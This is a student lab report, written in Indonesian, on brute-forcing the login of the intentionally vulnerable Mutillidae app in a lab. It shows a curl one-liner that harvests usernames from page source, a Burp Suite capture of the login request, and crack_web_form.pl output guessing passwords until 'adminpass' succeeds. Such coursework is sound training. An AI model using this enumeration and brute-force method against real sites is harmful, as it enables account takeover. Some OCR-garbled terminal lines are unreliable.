# LAPORAN PRAKTIKUM KEAMANAN INFORMASI 1 PERTEMUAN 11 (OWASP Brute Force)




# **DISUSUN OLEH**

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YOGYAKARTA
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# A. Blog Reconnaisance

1. OWASP Top 10 --> A1 - SQL Injection --> SQLMAP Practice --> View Someones Blog.



- Klik Silakan Pilih Penulis. Kotak daftar di bawah ini akan berisi nilai atau nama pengguna database dari setiap nama pengguna yang ditampilkan.



- Lihat Kode Sumber untuk Blog Someones.
  - Klik Kanan pada latar belakang putih
  - Klik View Page Source
  - Cari Kode Sumber untuk Username

```
<select name="author" id="id_author_select" autofocus="autofocus" >
        <option value="53241E83-76EC-4920-AD6D-503DD2A6BA68">&nbsp;&nbsp;&nbsp;Please Choose A
        <option value="6C57C4B5-B341-4539-977B-7ACB9D42985A">Show All</option>
        <option value="admin">admin</option>\n<option value="adrian">adrian</option>\n<option
        <input name="view-someones-blog-php-submit-button" class="button" type="submit" value="View-someones-blog-php-submit-button" class="button" type="submit" value="View-someones-blog-php-submit-button"</pre>
```

Uraikan Kode Sumber untuk Username

```
(root  kali)-[/home/kali]

# curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someone
s-blog.php" 2>/dev/null | grep -i \"admin\" | sed 's/"//g' | awk 'BE
GIN{FS=">"}{for (i=1; i≤NF; i++) print $i}' | grep -v value | sed s
'/<\/option//g'</pre>
admin
adrian
john
jeremy
bryce
samurai
jim
bobby
simba
dreveil
scotty
cal
john
kevin
dave
patches
rocky
tim
ABaker
PPan
CHook
james
ed
n
                                                                                </select
```

- B. Pengujian Login.php Error Message
  - 1. Klik Login/Daftar
  - 2. Nama: admin
  - 3. Kata sandi: admin
  - 4. Klik Tombol Login
    - Salin Login.php Error Message
    - Pilih "Authentication Error", dan Klik Kanan
    - Pilih Copy



- 5. Buka gedit
  - gedit &
  - tekan Enter
  - Paste Message

```
[1] + exit 1 gedit

(root kali)-[/home/kali]

# gedit 5

[1] 163284

Donate

D
```

- 6. Klik Login/Daftar
- 7. Klik kanan pada latar belakang layar putih, pilih Lihat Sumber Halaman.
- 8. Analisis Login.php Source
- 9. Tekan tombol <Ctrl> dan <f> secara bersamaan
- 10. Ketik form action di kotak find dan tekan enter.
- 11. Perhatikan konvensi penamaan kotak teks nama pengguna dan kata sandi.
- 12. Perhatikan konvensi penamaan dan nilai tombol kirim.


```
method="post"
    enctype="application/x-www-form-urlencoded"
onsubmit="return onSubmitOfLoginForm(this);"
    id="idLoginForm">
   Please sign-in
    Username
      >
        <input type="text" name="username" size="20"</pre>
           autofocus="autofocus"
      Password
      >
        <input type="password" name="password" size="20"</pre>
```

- C. Pengujian Configure Firefox Proxy Settings
  - 1. Klik Firefox
  - 2. Pilih Settings → Network Settings → Settings



# D. Configure Burp Suite

- 1. Start Burp Suite
- 2. Applications --> Web Application Analysis ---> burpsuite
- 3. Muncul JRE Message
- 4. Klik OK
  - a. Configure proxy
    - Klik pada tab proxy
    - Klik pada tab opsi
    - Pastikan port diatur ke 8080




b. Turn on intercept

- Klik pada tab proxy
- Klik pada tab intercept
- Pastikan intercept diatur ke on



- c. Logging in
  - 1. Nama: admin
  - 2. Kata sandi: admin
  - 3. Klik Tombol Login
  - 4. Lanjutkan ke Langkah Berikutnya



d. Analisis hasil Burp Suite

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
 2 Host: 10.33.102.161
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
   Gecko/20100101 Firefox/102.0
 4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,*/*;q=0.8
 5 Accept-Language: en-US, en; q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Referer:
  http://10.33.102.161/mutillidae/index.php?page=login.php
 8 Content-Type: application/x-www-form-urlencoded
 9 Content-Length: 59
10 Origin: http://lo.33.102.161
11 Connection: close
12 Cookie: PHPSESSID=4fgqlv9la0bikclthkh9nqejbd; showhints=1
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin&login-php-submit-button=Login
```

- e. Setelah langkah ini, Anda akan melihat dua pesan berikut:
  - Kesalahan Autentikasi
  - o username=admin&password=admin&login-php-submit-button=Login

```
Open ▼ ■ *Untitled Document:

1 Password incorrect
2
3 username=admin&password=admin&login-php-submit-button=Login
4
```

### E. Crack Web Form

1. Download Crack Web Form

```
-(root@ kali)-[/home/kali]
 # mkdir -p /pentest/passwords/cwf
                                                              130 ×
  -(root® kali)-[/home/kali]
# cd /pentest/passwords/cwf
  —(root@ kali)-[/pentest/passwords/cwf]
# wget http://www.computersecuritystudent.com/SECURITY_TOOLS/MUTIL
LIDAE/MUTILLIDAE_2511/lesson4/cwf.v2.tar.gz
--2023-05-22 22:03:54-- http://www.computersecuritystudent.com/SECU
RITY_TOOLS/MUTILLIDAE/MUTILLIDAE_2511/lesson4/cwf.v2.tar.gz
Resolving www.computersecuritystudent.com (www.computersecuritystude
nt.com)... 108.210.130.146
Connecting to www.computersecuritystudent.com (www.computersecuritys
tudent.com) 108.210.130.146 :80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15977 (16K) [application/x-gzip]
Saving to: 'cwf.v2.tar.gz.1'
cwf.v2.tar.gz.1 100%[======] 15.60K 67.9KB/s in 0.2s
2023-05-22 22:03:56 (67.9 KB/s) - 'cwf.v2.tar.gz.1' saved [15977/159
77]
  —(root@ kali)-[/pentest/passwords/cwf]
# ls -l cwf.v2.tar.gz
-rw-r--r-- 1 root root 15977 May 22 21:53 cwf.v2.tar.gz
  —(root@ kali)-[/pentest/passwords/cwf]
# tar zxovf
tar: Old option 'f' requires an argument.
Try 'tar --help' or 'tar --usage' for more information.
  -(root@ kali)-[/pentest/passwords/cwf]
# tar zxovf cwf.v2.tar.gz
                                                                2 ×
crack_web_form.pl
password.txt
```

2. Crack Web Form Functionality

### 3. Pengujian Crack Web Form

### 4. Crack Web Form Results

```
-[/pentest/passwords/cwf]
_form.pl -U admin -http "http://10.33.102.161/mutillidae/index.php?page=login.php" -data "username=USERNA
5WORD&login-php-submit-button=Login" -F "Password incorrect"
HTTP Address = http://10.33.102.161/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAMEöpassword=PASSWORDölogin-php-submit-button=Login
Failed Message = Password incorrect
_____
# Crack Web Form #
 Trying Password]: 0
 [Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Failed
[Trying Password]: 0000
[Attempt]: 1 [Username]: admin [Password]: 0000 [Status]: Failed
[Trying Password]: 00000000
[Attempt]: 2 [Username]: admin [Password]: 00000000 [Status]: Failed
[Trying Password]: 0000010023
[Attempt]: 3 [Username]: admin [Password]: 0000010023 [Status]: Failed
 [Trying Password]: 1064
[Attempt]: 4 [Username]: admin [Password]: 1064 [Status]: Failed
[Trying Password]: 1111
[Attempt]: 5 [Username]: admin [Password]: 1111 [Status]: Failed
 [Trying Password]: 123
|Attempt]: 6 [Username]: admin [Password]: 123 [Status]: Failed
[Trying Password]: 1234
[Attempt]: 7 [Username]: admin [Password]: 1234 [Status]: Failed
[Trying Password]: 12345
[Attempt]: 8 [Username]: admin [Password]: 12345 [Status]: Failed
[Trying Password]: 123456
[Attempt]: 9 [Username]: admin [Password]: 123456 [Status]: Failed
[Trying Password]: 1234admin
[Attempt]: 10 [Username]: admin [Password]: 1234admin [Status]: Failed
[Trying Password]: password
[Attempt]: 11 [Username]: admin [Password]: password [Status]: Failed
[Trying Password]: 1502
[Attempt]: 12 [Username]: admin [Password]: 1502 [Status]: Failed
[Trying Password]: 166816
[Attempt]: 13 [Username]: admin [Password]: 166816 [Status]: Failed
[Trying Password]: 21241036
[Attempt]: 14 [Username]: admin [Password]: 21241036 [Status]: Failed
[Trying Password]: 2222
[Attempt]: 15 [Username]: admin [Password]: 2222 [Status]: Failed
[Trying Password]: adminpass
[Attempt]: 37 [Username]: admin [Password]: adminpass [Status]: Successful [SESSION]: PHPSESSID=vr6ucqad9jjjq9gfa75e7sb0
```

5. Connection Settings (Klik garis tiga > Settings > Network Settings > Settings)




6. Tes Admin Password

Username : admin
Password : adminpass

Username
Password

Login

7. Verifikasi login message



## F. Link Github

https://github.com/indah0503/Praktikum-Keamanan-Informasi-Kelas-A/tree/Pertemuan-11